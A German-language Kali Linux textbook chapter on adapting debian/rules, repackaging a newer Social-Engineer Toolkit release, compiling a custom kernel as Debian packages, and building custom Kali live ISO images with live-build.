In diesen Fällen beschränken sich die Änderungen auf *debian/rules*, darin werden die Schritte im Paketerstellungsprozess bestimmt. Im einfachsten Fall sind die Zeilen, die sich auf die Erstkonfiguration (`./configure`) oder den tatsächlichen Bulid (`$(MAKE)` oder `make`) beziehen, leicht zu erkennen. Wenn diese Befehle nicht explizit aufgerufen werden, handelt es sich wahrscheinlich um einen Nebeneffekt eines expliziten Befehls. In diesem Fall finden Sie weitere Informationen zum Ändern des Standardverhaltens in der Dokumentation. Bei Paketen, die `dh` verwenden, müssen Sie möglicherweise `dh_auto_configure` oder `dh_auto_build` überschreiben. (Erläuterungen dazu finden Sie auf den jeweiligen Handbuchseiten.)

Um das konkreter zu erklären, wenden wir `dh` auf einen unserer Anwendungsfälle an. Sie wollen *libfreefare* so ändern, dass die `--enable-debug`-Option an das Skript `./configure` übergeben wird, damit Sie eine ausführliche Ausgabe Ihrer NFC-Tools erhalten und einen besseren Fehlerbericht zu Ihrer nicht erkannten NFC-Karte. Da Sie das Paket `dh` verwendet haben, um den Build-Prozess zu steuern (oder in diesem Fall zu ändern), fügen Sie dem Ziel `override_dh_auto_configure` hinzu. In Abbildung 6.7 sehen Sie den entsprechenden Auszug aus der *debian/rules*-Datei von *libfreefare*.

```
#!/usr/bin/make -f
# -*- makefile -*-
# Sample debian/rules that uses debhelper.
#
# This file was originally written by Joey Hess and Craig Small.
# As a special exception, when this file is copied by dh-make into a
# dh-make output file, you may use that output file without restriction.
# This special exception was added by Craig Small in version 0.37 of dh-make.
#
# Modified to make a template file for a multi-binary package with separated
# build-arch and build-indep targets  by Bill Allombert 2001

# Uncomment this to turn on verbose mode.
#export DH_VERBOSE=1

# This has to be exported to make some magic below work.
export DH_OPTIONS

override_dh_auto_configure:
        dh_auto_configure -- --without-cutter --disable-silent-rules --enable-debug

%:
        dh $@ --with autoreconf
```

Abb. 6.7: *debian/rules*-Konfiguration

Packen einer neuen Upstream-Version

Um das Packen einer Upstream-Version besser zu verstehen, betrachten wir es ebenfalls anhand eines Beispiels. Nehmen wir an, dass Sie ein SET-Power-User sind und eine neue Upstream-Version (7.7.10) entdeckt haben, die in Kali noch nicht verfügbar ist (nur Version 7.7.9). Sie möchten ein aktualisiertes Paket erstellen und es testen. Es ist nur eine geringfügige Änderung der Version und Sie erwarten nicht, dass für das Update eine Änderung auf Paketebene erforderlich ist.

Um das Quellpaket zu aktualisieren, holen Sie das Paket mit `apt source set` vom Kali-Repository und die aktuellste Version vom Git-Repository (`wget https://github.com/trustedsec/social-engineer-toolkit/archive/7.7.10.tar.gz -O set_7.7.10.orig.tar.gz`) und entpacken diese Datei. Anschließend kopieren Sie den Ordner */debian* vom aktuellen Debian-Paket in das neue.

```
$ sudo apt source set
Reading package lists... Done
[...]
$ sudo wget https://github.com/trustedsec/social-engineer-toolkit/
archive/7.7.10.tar.gz -O set_7.7.10.orig.tar.gz
[...]
sudo tar xvf set_7.7.10.orig.tar.gz
[...]
$ cp -a set-7.7.9/debian social-engineer-toolkit-7.7.10/debian
```

```
cd social-engineer-toolkit-7.9.10
sudo dch -v 7.9.10-0icte1 "Neuer Upstream Release"
```

Das war's! So können Sie jetzt das aktualisierte Paket erstellen.

Abhängig von der Art der Änderungen, die mit der neuen Upstream-Version eingeführt werden, müssen Sie möglicherweise auch Build-Abhängigkeiten und Laufzeitabhängigkeiten ändern und neue Dateien installieren. Das sind jedoch weitaus umfangreichere Tätigkeiten, die ich in diesem Buch nicht behandeln kann.

6.1.4 Build erstellen

Sobald Sie alle erforderlichen Änderungen an den Quellen vorgenommen haben, können Sie das eigentliche Binärpaket oder die eigentliche Binärdatei (*.deb*) generieren. Der gesamte Prozess wird mit dem `dpkg-buildpackage`-Befehl verwaltet. Der Befehl dazu lautet:

```
sudo dpkg-buildpackage -us -uc -b
```

Die Parameter `-us -uc` deaktivieren Signaturen für einige der generierten Dateien (*dsc, changes*), da dieser Vorgang fehlschlägt, wenn Sie keinen GnuPG-Schlüssel für die Identität haben, die Sie in die Changelog-Datei eingegeben haben. Die Option `-b` fragt nach einem »Nur-Binär-Build«. In diesem Fall wird das Quellpaket (*dsc*) nicht erstellt, sondern nur die Binärpakate (*deb*). Verwenden Sie diese Option, um Fehler während der Erstellung des Quellpakets zu vermeiden: Wenn Sie die Änderungen im Patch-Management-System nicht ordnungsgemäß aufgezeichnet haben, kann das zu Beschwerden und Unterbrechungen im Build-Prozess führen.

Wie von den *dpkg-deb*-Nachrichten empfohlen, sind die generierten Binärpakete jetzt im übergeordneten Verzeichnis (demjenigen, in dem sich das Verzeichnis des Quellpakets befindet) verfügbar. Sie können es nun mit `dpkg -i` oder `apt install` installieren.

Ich bevorzuge den Befehl `apt install` gegenüber `dpkg -i`, da er mit fehlenden Abhängigkeiten umgehen kann. Glücklicherweise kann inzwischen auch `apt` Dateien außerhalb des Repositorys verarbeiten, was früher nur mit `dpkg` möglich war.

6.2 Linux-Kernel kompilieren

Der von Kali bereitgestellte Kernel enthält die größtmögliche Anzahl von Funktionen sowie die maximale Anzahl von Treibern, um das breite Spektrum der vorhandenen Hardwarekonfigurationen abzudecken. Das ist aber auch der Grund, warum einige den Kernel neu kompilieren, um nur das zur Verfügung zu stellen, was sie speziell benötigen.

Es gibt zwei Gründe für diese Wahl. Es ist eine Möglichkeit, den Speicherverbrauch zu optimieren, da der gesamte Kernel-Code, auch wenn er nie verwendet wird, physischen Speicher belegt. Da der statisch kompilierte Teil des Kernels niemals in einen Auslagerungsspeicher verschoben wird, führt die Verwendung von Treibern und Features, die niemals verwendet werden, zu einer allgemeinen Verringerung der Systemleistung. Außerdem verringert die Reduzierung der Anzahl der Treiber und Kernel-Funktionen das Risiko von Sicherheitsproblemen, da nur ein Bruchteil des verfügbaren Kernel-Codes ausgeführt wird.

Wichtig

Sollten Sie sich entscheiden, Ihren eigenen Kernel zu kompilieren, müssen Sie sich auch der Konsequenzen bewusst sein: Kali kann keine Sicherheitsupdates für Ihren benutzerdefinierten Kernel liefern. Indem Sie den von Kali bereitgestellten Kernel behalten, profitieren Sie von Aktualisierungen, die vom Debian-Projekt vorbereitet wurden.

Eine Neukompilierung des Kernels ist auch erforderlich, wenn Sie bestimmte Funktionen verwenden möchten, die nur als Patches verfügbar sind (und nicht in der Standard-Kernel-Version enthalten sind).

Hinweis

Der erste Ort, an dem Sie nachsehen sollten, wenn Sie mehr Informationen benötigen, als Sie in diesem Abschnitt finden, empfehle ich Ihnen, im Debian-Kernel-Handbuch nachzuschlagen. Das Debian-Kernel-Team unterhält hier eine umfassende Dokumentation über die meisten kernelbezogenen Aufgaben und darüber, wie offizielle Debian-Kernel-Pakete gehandhabt werden.

`https://kernel-team.pages.debian.net/kernel-handbook/`

6.2.1 Einführung und Voraussetzungen

Es sollte Sie nicht überraschen, dass Debian und Kali den Kernel in Form eines Pakets verwalten, was aber nicht die Art ist, wie der Kernel traditionell kompiliert und installiert wird. Da er weiterhin unter der Kontrolle des Packaging-Systems bleibt, kann er sauber entfernt oder auf mehreren Computern bereitgestellt werden. Darüber hinaus automatisieren die mit diesem Paket verknüpften Skripts die Interaktion mit dem Bootloader und dem *initrd*-Generator.

Die vorgelagerten Linux-Quellen enthalten alles, was Sie benötigen, um ein Debian-Paket des Kernels zu erstellen, aber Sie müssen immer noch das Build-Essential-Paket installieren, damit Sie über die Werkzeuge verfügen, die zum Erstellen eines Debian-Pakets erforderlich sind. Außerdem erfordert der Konfigurationsschritt

für den Kernel das Paket *libncurses5-dev*. Schließlich wird das *fakeroot*-Paket die Erstellung des Debian-Pakets ermöglichen, ohne Administratorrechte zu benötigen.

```
sudo apt install build-essential libncurses4-dev fakeroot
```

6.2.2 Quellen finden

Da die Linux-Kernel-Quellen als Paket verfügbar sind, können Sie sie durch die Installation des *linux-source-version*-Packages abrufen. Der Befehl `apt-cache search linux-source` gibt die neueste von Kali gepackte Kernel-Version aus. Wie alle Distributionen wenden Debian und Kali eine Reihe von Patches an, die möglicherweise (oder auch nicht) später ihren Weg in die Upstream-Variante von Linux finden. Diese Patches beinhalten das Rückportieren von Fixes, Features oder Treibern aus neuen Kernelversionen, neue Features, die noch nicht (vollständig) in den Upstream-Linux-Baum integriert wurden, und manchmal sogar Debian- oder Kali-spezifische-Änderungen.

```
root@kali-book:/etc/apt/libfreefare-0.4.0# apt install linux-source-4.19
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut.
Statusinformationen werden eingelesen.... Fertig
Die folgenden zusätzlichen Pakete werden installiert:
  bc bison libbison-dev linux-config-4.19
Vorgeschlagene Pakete:
  bison-doc libqt4-dev
Die folgenden NEUEN Pakete werden installiert:
  bc bison libbison-dev linux-config-4.19 linux-source-4.19
0 aktualisiert, 5 neu installiert, 0 zu entfernen und 0 nicht aktualisiert.
Es müssen 109 MB an Archiven heruntergeladen werden.
Nach dieser Operation werden 111 MB Plattenplatz zusätzlich benutzt.
Möchten Sie fortfahren? [J/n] J
Holen:1 http://kali.download/kali kali-rolling/main amd64 bc amd64 1.07.1-2+b1 [109 kB]
Holen:2 http://kali.download/kali kali-rolling/main amd64 libbison-dev amd64 2:3.3.2.dfsg-1 [500 kB]
Holen:3 http://kali.download/kali kali-rolling/main amd64 bison amd64 2:3.3.2.dfsg-1 [871 kB]
Holen:4 http://kali.download/kali kali-rolling/main amd64 linux-config-4.19 amd64 4.19.37-2kali1 [834 kB]
Holen:5 http://kali.download/kali kali-rolling/main amd64 linux-source-4.19 all 4.19.37-2kali1 [107 MB]
Es wurden 109 MB in 33 s geholt (3.278 kB/s).
Vormals nicht ausgewähltes Paket bc wird gewählt.
(Lese Datenbank ... 433135 Dateien und Verzeichnisse sind derzeit installiert.)
Vorbereitung zum Entpacken von .../bc_1.07.1-2+b1_amd64.deb ...
Entpacken von bc (1.07.1-2+b1) ...
Vormals nicht ausgewähltes Paket libbison-dev:amd64 wird gewählt.
Vorbereitung zum Entpacken von .../libbison-dev_2%3a3.3.2.dfsg-1_amd64.deb ...
Entpacken von libbison-dev:amd64 (2:3.3.2.dfsg-1) ...
Vormals nicht ausgewähltes Paket bison wird gewählt.
Vorbereitung zum Entpacken von .../bison_2%3a3.3.2.dfsg-1_amd64.deb ...
Entpacken von bison (2:3.3.2.dfsg-1) ...
Vormals nicht ausgewähltes Paket linux-config-4.19:amd64 wird gewählt.
Vorbereitung zum Entpacken von .../linux-config-4.19_4.19.37-2kali1_amd64.deb ...
Entpacken von linux-config-4.19:amd64 (4.19.37-2kali1) ...
Vormals nicht ausgewähltes Paket linux-source-4.19 wird gewählt.
Vorbereitung zum Entpacken von .../linux-source-4.19_4.19.37-2kali1_all.deb ...
Entpacken von linux-source-4.19 (4.19.37-2kali1) ...
linux-source-4.19 (4.19.37-2kali1) wird eingerichtet ...
libbison-dev:amd64 (2:3.3.2.dfsg-1) wird eingerichtet ...
bc (1.07.1-2+b1) wird eingerichtet ...
linux-config-4.19:amd64 (4.19.37-2kali1) wird eingerichtet ...
bison (2:3.3.2.dfsg-1) wird eingerichtet ...
update-alternatives: /usr/bin/bison.yacc wird verwendet, um /usr/bin/yacc (yacc) im automatischen Modus be
Trigger für man-db (2.8.5-2) werden verarbeitet ...
Trigger für menu (2.1.47+b1) werden verarbeitet ...
root@kali-book:/etc/apt/libfreefare-0.4.0# ls /usr/src
linux-config-4.19                linux-headers-4.19.0-kali4-common  linux-headers-4.19.0-kali5-common  li
linux-headers-4.19.0-kali4-amd64  linux-headers-4.19.0-kali5-amd64   linux-kbuild-4.19                  li
root@kali-book:/etc/apt/libfreefare-0.4.0#
```

Abb. 6.8: Installieren des Linux-Kernels

In diesem Abschnitt werden wir uns auf die 4.19-Version des Linux-Kernels konzentrieren, jedoch können die Beispiele an die jeweilige Version des gewünschten Kernels angepasst werden.

In unserem Beispiel gehen wir davon aus, dass das Binärpaket *linux-source-4.19* installiert wurde. Beachten Sie, dass ein Binärpaket installiert wird, das die Upstream-Quellen enthält, aber das Kali-Quellpaket mit dem Namen *linux* nicht abruft.

6.2.3 Kernel konfigurieren

Nachdem Sie den Kernel heruntergeladen haben, können Sie ihn gemäß Ihren Anforderungen konfigurieren. Die genaue Vorgehensweise ist von Ihren Zielen abhängig.

Die Erstellung des Kernels hängt von einer Kernel-Konfigurationsdatei ab. In den meisten Fällen werden Sie sich wahrscheinlich so nahe wie möglich an den Vorschlag von Kali halten, wobei der Kernel wie alle Linux-Distributionen im */boot*-Verzeichnis installiert ist. Für den Fall ist es ausreichend, eine Kopie der Datei */boot/config-***version** zu erstellen, statt diese komplett neu zu konfigurieren. (Die Version sollte mit der Version des aktuell verwendeten Kernels übereinstimmen, die mit dem Befehl `uname -r` ermittelt werden kann.) Legen Sie deshalb eine Kopie der *.config*-Datei im Verzeichnis an, das die Kernel-Quelle enthält. Dazu müssen Sie zuerst die gepackte Quelle im Verzeichnis */usr/src* entpacken. Ich empfehle dazu, einen Ordner *kernel* im Verzeichnis */home* anzulegen und den Kernel dorthin zu entpacken.

```
cd home
sudo mkdir kernel
cd kernel
sudo tar xvJf /usr/src/linux-source-4.19.tar.xz
sudo cp /boot/config-4.19.0-kali5-amd64 /home/kernel/linux-source-4.19
```

Der Kernel stellt schon Standardkonfigurationen unter */arch/arch/configs/*_defconfig* bereit, die Sie mit Befehlen wie *make x86_64_defconfig* (für 64-Bit-PC) oder *make i386_defconfig* (für 32-Bit-PC) auswählen können.

Sofern Sie die Konfiguration nicht ändern wollen/müssen, können Sie hier aufhören zu lesen und mit Abschnitt 6.2.4 fortfahren. Sollten Sie Änderungen vorneh-

men müssen oder gar alles von Grund auf neu konfigurieren wollen, müssen Sie sich dafür Zeit nehmen. Das Quellverzeichnis enthält verschiedene dedizierte Schnittstellen, die durch das Aufrufen des Befehls `make Ziel` verwendet werden können, wobei `Ziel` einer der unten beschriebenen Werte ist.




Abb. 6.9: Kernel-Konfiguration mit `menuconfig`

`make menuconfig` kompiliert und startet eine Kernel-Konfigurationsoberfläche (hierfür benötigen Sie das *libncures5-dev*-Paket), mit der Sie durch die vielen verfügbaren Kernel-Optionen in einer hierarchischen Struktur navigieren können. Die Leertaste ändert den Wert der gewählten Option und Enter bestätigt die gewählte Schaltfläche unten auf dem Screen. <SELECT> wechselt in das ausgewählte Untermenü. <EXIT> schließt den aktuellen Bildschirm und rückt in der Hierarchie nach oben. <HELP> listet detaillierte Informationen zur Rolle der ausgewählten Option auf. Mit den Pfeiltasten können Sie sich in der Liste der Optionen und Schaltflächen bewegen. Um das Konfigurationsprogramm zu beenden, wählen Sie <EXIT> im Hauptmenü. Das Programm fragt beim Beenden, ob Sie die vorgenommenen Änderungen speichern wollen. Akzeptieren Sie es, wenn Sie mit der Auswahl zufrieden sind.




Abb. 6.10: Kernel-Konfiguration mit `xconfig` (grafische Benutzeroberfläche Qt)

Während `menuconfig` eine textbasierte Oberfläche zur Konfiguration bereitstellt, bieten andere Benutzeroberflächen ähnliche Funktionen an, jedoch mit modernen grafischen Benutzeroberflächen, z.B. `make xconfig` (erfordert das *libqt4-dev*-Paket) sowie `make gconfig` (benötigt die Pakete *libglade2-dev* und *libgtk2.0-dev*).




Abb. 6.11: Kernel-Konfiguration mit `gconfig` (grafische Benutzeroberfläche | GTK+)

6.2.4 Pakete kompilieren und erstellen

Wichtig

Wenn Sie bereits einen Kernel im Verzeichnis kompiliert haben und alles von Grund auf neu erstellen möchten (z.B. weil Sie die Kernelkonfiguration wesentlich geändert haben), müssen Sie `make clean` ausführen, um die kompilierten Dateien zu entfernen. `make distclean` entfernt noch mehr generierte Dateien, einschließlich Ihrer *config*-Datei. Stellen Sie zuerst sicher, dass Sie eine Sicherungskopie erstellt haben.

Sobald die Kernel-Konfiguration abgeschlossen ist, generiert ein simples `make deb-pkg` bis zu fünf Debian-Pakete im Standardformat *deb:*

- *linux-image-version*: enthält das Kernel-Image und die zugehörigen Module.
- *linux-header-version*: enthält die Header-Datei, die zum Erstellen externer Module erforderlich ist.

- *linux-firmware-image*: enthält die Firmware-Dateien, die von einigen Treibern benötigt werden (dieses Paket könnte fehlen, wenn Sie es aus den von Debian oder Kali bereitgestellten Kernel-Quellen kompilieren).
- *linux-image-version-dbg*: enthält die Debugging-Symbole für das Kernel-Image und seine Module.
- *linux-libc-dev*: enthält die Header, die für einige User-Space-Bibliotheken relevant sind, wie die GNU-C-Bibliothek (*glibc*).

Die Version ist definiert durch eine Verkettung der Upstream-Version (definiert durch die Variablen *VERSION*, *PATCHLEVEL*, *SUBLEVEL* und *EXTRAVERSION* in der *Make*-Datei), der *LOCALVERSION*-Konfigurationsparameter und der *LOCALVERSION*-Umgebungsvariablen. Die Package-Version verwendet immer den gleichen Versions-String mit einer angehängten Revision, die regelmäßig erhöht (und als *.version* gespeichert) wird, außer sie wird mit der *KDEB_PKGVERSION*-Umgebungsvariablen überschrieben.

```
root@kali-book:/home/kernel/linux-source-4.19# make deb-pkg LOCALVERSION=-custom KDEB_PKGVERSION=$(
  HOSTCC  scripts/basic/fixdep
  HOSTCC  scripts/kconfig/conf.o
  YACC    scripts/kconfig/zconf.tab.c
  LEX     scripts/kconfig/zconf.lex.c
  HOSTCC  scripts/kconfig/zconf.tab.o
  HOSTLD  scripts/kconfig/conf
scripts/kconfig/conf  --syncconfig Kconfig
  UPD     include/config/kernel.release
make clean
/bin/bash ./scripts/package/mkdebian
Using default distribution of 'unstable' in the changelog
Install lsb-release or set $KDEB_CHANGELOG_DIST explicitly
  TAR     linux-4.19.37-custom.tar.gz
origversion=$(dpkg-parsechangelog -SVersion |sed 's/-[^-]*$//');\
       mv linux-4.19.37-custom.tar.gz ../linux-4.19.37-custom_${origversion}.orig.tar.gz
dpkg-buildpackage -r"fakeroot -u" -a$(cat debian/arch) -i.git -us -uc
```

Abb. 6.12: Erstellen des Packages nach Änderungen am Kernel

Um den nun erstellten Kernel tatsächlich zu verwenden, müssen Sie nur noch die erforderlichen Pakete mit `dpkg -i file.deb` installieren. Das Paket *linux-image* ist erforderlich. Das Paket *linux-header* müssen Sie nur installieren, wenn Sie einige externe Module erstellen müssen, das ist der Fall, wenn Sie einige **-dkms*-Pakete installiert haben (überprüfen Sie dies mit `dpkg -l "*-dkms" | grep ^ii`). Die anderen Pakete werden in der Regel nicht benötigt – es sei denn, Sie wissen, warum Sie sie benötigen!

6.3 Erstellen eines individuellen Kali-Live-ISO-Images

Kali Linux bietet nach der Installation sofort eine Menge Funktionalität und Flexibilität. Mit etwas Anleitung, Kreativität, Geduld und Übung können Sie alle möglichen erstaunlichen Leistungen vollbringen. Jedoch können Sie einen Kali-Build

auch so anpassen, dass er bestimmte Dateien oder Pakete enthält (um Leistungen und Funktionen zu erhöhen oder zu verringern) und bestimmte Funktionen automatisch ausführen kann. Es gibt hier einige ausgezeichnete Projekte, die auf einer maßgeschneiderten Implementierung von Kali Linux basieren, wie z.B. Kali Evil Wireless Access Point[4], Kali Linux ISO of Doom[5] und Kali Rolling ISO of Doom, Too[6]. In diesem Abschnitt betrachten wir den Erstellungsprozess eines benutzerdefinierten Kali-Linux-ISO-Images.

Die offiziellen Kali-ISO-Images werden mit Live-Build erstellt. Hierbei handelt es sich um eine Reihe von Skripten, mit denen alle Aspekte der ISO-Image-Erstellung vollständig automatisiert und angepasst werden können. Die Live-Build-Suite verwendet eine gesamte Verzeichnisstruktur für ihre Konfiguration. Die Konfiguration und einige dazugehörige Hilfsskripte werden in einem *live-build-config*-Git-Repository gespeichert. Dieses Repository verwenden wir als Grundlage für die Erstellung benutzerdefinierter Images.

Bevor Sie weiter fortfahren, müssen Sie wissen, dass die in diesem Abschnitt gezeigten Befehle auf einem aktuellen Kali-Linux-System ausgeführt werden sollten. Es ist wahrscheinlich, dass diese fehlschlagen, wenn sie auf einem Nicht-Kali-System ausgeführt werden, oder auch, wenn das System veraltet ist.

6.3.1 Voraussetzungen

Bevor Sie mit der Erstellung eines Images beginnen können, müssen Sie die benötigten Pakete installieren und das Git-Repository mit der Kali-Live-Build-Konfiguration abrufen.

```
sudo apt install curl git live-build
[...]
sudo git clone https://gitlab.com/kalilinux/build-scripts/live-build-
config.git
[...]
```

Ab jetzt können Sie bereits ein aktualisiertes (aber nicht modifiziertes) Kali-ISO-Image erstellen, indem Sie `./build.sh --verbose` ausführen. Der Build wird viel Zeit in Anspruch nehmen, da alle Pakete heruntergeladen werden müssen, um sie einzuschließen, deshalb ist jetzt ein guter Zeitpunkt für eine Kaffeepause. Wenn Sie fertig sind, finden Sie das neue ISO-Image im *images*-Verzeichnis.

4 https://www.offensive-security.com/kali-linux/kali-linux-evil-wireless-access-point/
5 https://www.offensive-security.com/kali-linux/kali-linux-iso-of-doom/
6 https://www.offensive-security.com/kali-linux/kali-rolling-iso-of-doom/

6.3.2 Erstellen von Live-Images mit verschiedenen Desktop-Umgebungen

Als erste Änderung im Image betrachten wir in diesem Abschnitt die Auswahl der Desktop-Umgebung; wie in Abschnitt 1.3.1 bereits erwähnt, besteht die Möglichkeit, Kali mit verschiedenen Desktop-Umgebungen zu nutzen. Der bereitgestellte *build.sh*-Wrapper ist für die Einrichtung des Konfigurationsverzeichnisses verantwortlich, das von Live-Build erwartet wird. Je nach `--variant`-Option können unterschiedliche Konfigurationen vorgenommen werden.

Der Wrapper erstellt das *config*-Verzeichnis, indem er Dateien aus *kali-config/common* und *kali-config/variant-X* – wobei X der Name einer mit dem Parameter angegebenen Desktop-Umgebung ist – kombiniert. Wird die Option nicht explizit angegeben, dann wird *default* als Name der Variante verwendet.

Das *kali-config*-Verzeichnis enthält Verzeichnisse für die gängigsten Desktop-Umgebungen:

- **e17:** für Aufklärung
- **gnome:** für die GNOME-Desktop-Umgebung
- **i3wm:** für den entsprechenden Fenstermanager
- **kde:** für die KDE-Desktop-Umgebung
- **lxde:** für die LXDE-Desktop-Umgebung
- **mate:** für die Mate-Desktop-Umgebung
- **xfce:** für die XFCE-Desktop-Umgebung

Die **light**-Variante hat eine Besonderheit: Sie basiert auf XFCE und wird verwendet, um die offiziellen »leichten« ISO-Images zu generieren, die eine reduzierte Anzahl von Anwendungen enthalten.

Mit diesem einzigen Befehl können Sie ganz einfach ein Kali-Live-Image mit *e17* als Desktop-Umgebung erstellen:

```
./build.sh --variant e17 --verbose
```

Dieses Konzept von Varianten erlaubt es schon einmal, einige vordefinierte Anpassungen auf hoher Ebene durchzuführen. Es empfiehlt sich jedoch, sich die Zeit zu nehmen, das Debian-Live-Systemhandbuch[7] durchzulesen. So werden Sie noch viele andere Möglichkeiten entdecken, die Images anzupassen, indem Sie die Inhalte der entsprechenden Unterverzeichnisse von *kali-config* konfigurieren. Die folgenden Abschnitte enthalten einige Beispiele.

7 https://live-team.pages.debian.net/live-manual/html/live-manual/index.de.html

6.3.3 Ändern der Liste installierter Pakete

Nach dem Start installiert Live-Build alle in *package-list/*.list.chroot*-Dateien aufgelisteten Pakete. Die von Offensive Security bereitgestellte Standardkonfiguration enthält eine *package-lists/kali.list.chroot*-Datei, in der **kali-linux-full** aufgelistet ist (das Haupt-Meta-Paket, das alle Kali-Pakete enthält). Sie könnten das Meta-Paket auskommentieren und stattdessen ein anderes Ihrer Wahl einfügen oder einen genauen Satz anderer Pakete einschließen. Sie können beide Ansätze auch kombinieren, indem Sie mit einem Meta-Paket beginnen und Zusatzpakete Ihrer Wahl hinzufügen.

